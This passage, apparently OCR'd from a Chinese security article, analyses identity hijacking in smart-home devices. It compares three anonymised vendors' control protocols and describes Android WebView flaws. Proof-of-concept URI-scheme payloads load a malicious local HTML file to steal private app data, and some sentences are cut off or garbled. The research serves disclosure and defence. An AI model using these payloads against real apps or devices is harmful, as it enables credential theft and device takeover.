
再介绍和认识"带认证的密钥协商"之前，我们先介绍一下ECDH密钥协商及其存在的安全问题。
有两个用户Bob和Alice，使用ECDH密钥协商，交互过程如图所示：




但是ECDH密钥协商是无法防御中间人攻击的，假设在Bob和Alice存在一个攻击者——Attack，对Bob和Alice进行中间人攻击，ECDH协商流程如图所示：



为了防御中间人攻击，需要在ECDH密钥协商过程中加入“一套身份认证机制”——EccSignKey和EccVerifyKey，EccVerifyKey提前存储在需要协商密钥的用户设备上，整个“




设备和厂商C的应用(或音箱)基于***Link协议来进行交互，第三方设备制造商首先在云端通过ECC算法一对生成公私钥：Ecc-sPrivateKey/Ecc-sPubkey，其中公钥Ecc-sPub



厂商C的设备局域网身份劫持

厂商C的***Link协议的交互控制的消息结构体如下所示：



以打开智能插座为例：
Packet_t=协议包头，opt=null，Payload=LocalKey 密钥加密

```
Time[■■■]  //4■■int■■■■■■■■■■

{

“cmd”:5,

"data":{

"streams":[{"current_value":"0","stream_id":"power"}],

"snapshot":[{"current_value":"1","stream_id":"power"}]

}
```

设备交互方式总结和比较

属性\公司	厂商A	厂商B	厂商C
交互方式	只允许云端交互	允许云端和局域网	允许云端和局域网
是否可劫持	音箱server和第三方设备进行控制协议交互；身份凭证是userid，可劫持	生态链企业，云端统一走厂商B的生态链云；基于miio协议局域网交互，身份凭证token可劫持	第三方企业使用其link协议，云端使用厂商C的云作为server；局域网交互依赖localkey，目前安全。但是设备身份依赖于ECC-sPubKey(多个设备一个key)，该key失窃后，设备可以被伪造。
产品安全性负责	厂商A只负责自己音箱自生的安全性，第三方产品的安全性自行负责。	厂商B负责	第三方自己负责，但是***link协议统一交互控制、OTA更新等，安全性极大的有保障
账号	第三方Oauth登录授权	统一厂商B的帐户	厂商C的帐户
APP控制	第三方有独立APP	厂商B的APP	厂商C的APP(H5/小程序)

五、通过应用实现身份劫持


通过应用实现身份劫持，常用的方法有如下两种：

1）通过webview JS交互接口远程命令执行或泄露身份账号
应用APP通过为webview @JavascriptInterface关键字，自定义添加身份获取的函数，并且没对加载url做好限制，导致身份信息远程泄露或者远程命令执行

2）Webview file域远程信息泄露
应用开启WebSettings.setAllowUniversalAccessFromFileURLs(true)，并且webview对加载的url没有任何限制，则应用APP下所有私有目录信息都会被窃取

通过webview JS交互接口远程命令执行或泄露身份账号

应用扫一扫时(CaptureActivity),当CaptureActivity扫描到是“合法”url时，会调用com.***.WebViewActivity进行url加载，但是url判断逻辑存在漏洞，导致攻击者可以调用W



漏洞案列简化：

```
if(loadurl.contains(“***”)){

//■■

} else{

//■■■

}
```

Webview file域远程信息泄露

厂商A的音箱控制APP中WVWebViewActivity对外导出，并接收如下远程uri scheme：assistant://hsendPoc5_web_view?direct_address=url。

WVWebViewActivity接受外部的url会传入Fragment中的webview中进行加载，并且WVWebViewActivity中对webview进行了设置，开启了JS和file文件访问能力，并设置
攻击者可以将assistant伪协议中的url先通过url加载任意html，然后下载恶意html文件到本地，然后webview跳转加载本地的恶意html文件，窃取用户私有目录内的身份信
assistant://hsendPoc5_web_view?direct_address=http://www.test.com
assistant://hsendPoc5_web_view?direct_address=file:////*.html

六、智能家居身份劫持漏洞总结

1.配网泄露

2.设备交互控制时，劫持
1）app/设备->server：厂商A为代表，userid为身份凭证，可劫持；
2）局域网控制：

- 厂商B的局域网控制基于miio协议：token泄露，可劫持
- 厂商C的微联局域网控制：带认证的密钥协商+对称密钥加密(localkey),协议安全；

3.app应用存在身份穿越漏洞

- Webview JS交互接口远程命令执行或远程信息泄露
- Webview File域远程信息克隆

七、参考文献

- https://github.com/WeMobileDev/article/blob/master/%E5%9F%BA%E4%BA%8ETLS1.3%E7%9A%84%E5%BE%AE%E4%BF%A1%E5%AE%89%E5%85%A8%
- https://github.com/rytilahti/python-miio
- https://paper.seebug.org/616/